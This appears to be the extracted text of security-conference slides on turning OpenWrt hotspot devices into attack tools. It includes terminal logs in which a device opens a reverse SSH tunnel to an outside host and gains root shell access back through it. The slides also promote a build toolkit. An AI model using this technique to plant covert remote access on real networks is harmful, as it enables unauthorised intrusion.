A screenshot of a PuTTY terminal window titled "192.168.0.210 - PuTTY". The terminal shows a root user on an OpenWrt machine executing the command `ssh -l steve -R 7722:localhost:22 jango.mandalorian.com`. The output shows the user 'steve' logging into 'jango.mandalorian.com' after a password prompt. The system is Linux jango 2.6.29-xs5.5.0.15 #1 SMP Wed Nov 11 12:18:17 UTC 2009 i686. It displays the Debian GNU/Linux free software notice and the last login information: "Last login: Sun Mar 4 15:52:14 2012 from 78-86-194-239.zone2.bethere.co.uk". The prompt is now `jango%` with a green cursor.

```
192.168.0.210 - PuTTY
root@OpenWrt:~# ssh -l steve -R 7722:localhost:22 jango.mandalorian.com
steve@jango.mandalorian.com's password:
Linux jango 2.6.29-xs5.5.0.15 #1 SMP Wed Nov 11 12:18:17 UTC 2009 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

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permitted by applicable law.
Last login: Sun Mar  4 15:52:14 2012 from 78-86-194-239.zone2.bethere.co.uk
jango%
```

Stage 2: ????

```
jango.mandalorian.com - PTTY
ssh: Could not resolve hostname localhost:7722: Name or service not known
jango% ssh root@localhost -p 7722
The authenticity of host '[localhost]:7722 ([127.0.0.1]:7722)' can't be established.
RSA key fingerprint is f1:4e:3d:b5:bc:d6:e7:49:d5:86:d2:e7:d4:f3:30:6a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:7722' (RSA) to the list of known hosts.
root@localhost's password:

BusyBox v1.15.3 (2011-11-24 00:44:20 CET) built-in shell (ash)
Enter 'help' for a list of built-in commands.

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|  -  || _ | -_||_|_|_|_|_|_|_|_|_|_|_|_|
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
|_|_| W I R E L E S S   F R E E D O M
Backfire (10.03.1, r29592) -----
* 1/3 shot Kahlua      In a shot glass, layer Kahlua
* 1/3 shot Bailey's   on the bottom, then Bailey's,
* 1/3 shot Vodka      then Vodka.
-----
root@OpenWrt:~#
```

Configure Wifi

Stage 2: ????

- IME ignore standard convention
 - Anything that works
 - Won't work (yet) on the bandrich

Deployment

Stage 3: Profit



Deployment

Stage 3: Profit



Takeaways

Tasty, delicious, takeaways

- Weaponising hotspots is fun
 - If you enjoy swearing at compilers
- Ubiquitous computing lowers the cost of attack
 - We're doing this already with bigger kit
- The possibilities for handheld devices are endless
 - Use your imagination!

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Some Toys

Give me tools, they said!

- PR39 Onanist's Toolkit Installer
 - Tested on Ubuntu 8.04 LTS
 - Installs and prepares the following
 - Angstrom compiler
 - Landley compiler
 - OpenWRT build kit
 - Sample tools
 - Test packages
- White paper to follow

Thanks For Having Me

Don't forget your feedback forms!

monkey

ninja

zombie

pirate

robot

fools

decapitates

wrenches

shurikens

skewers

zaps

eats

crushes

drowns

savages

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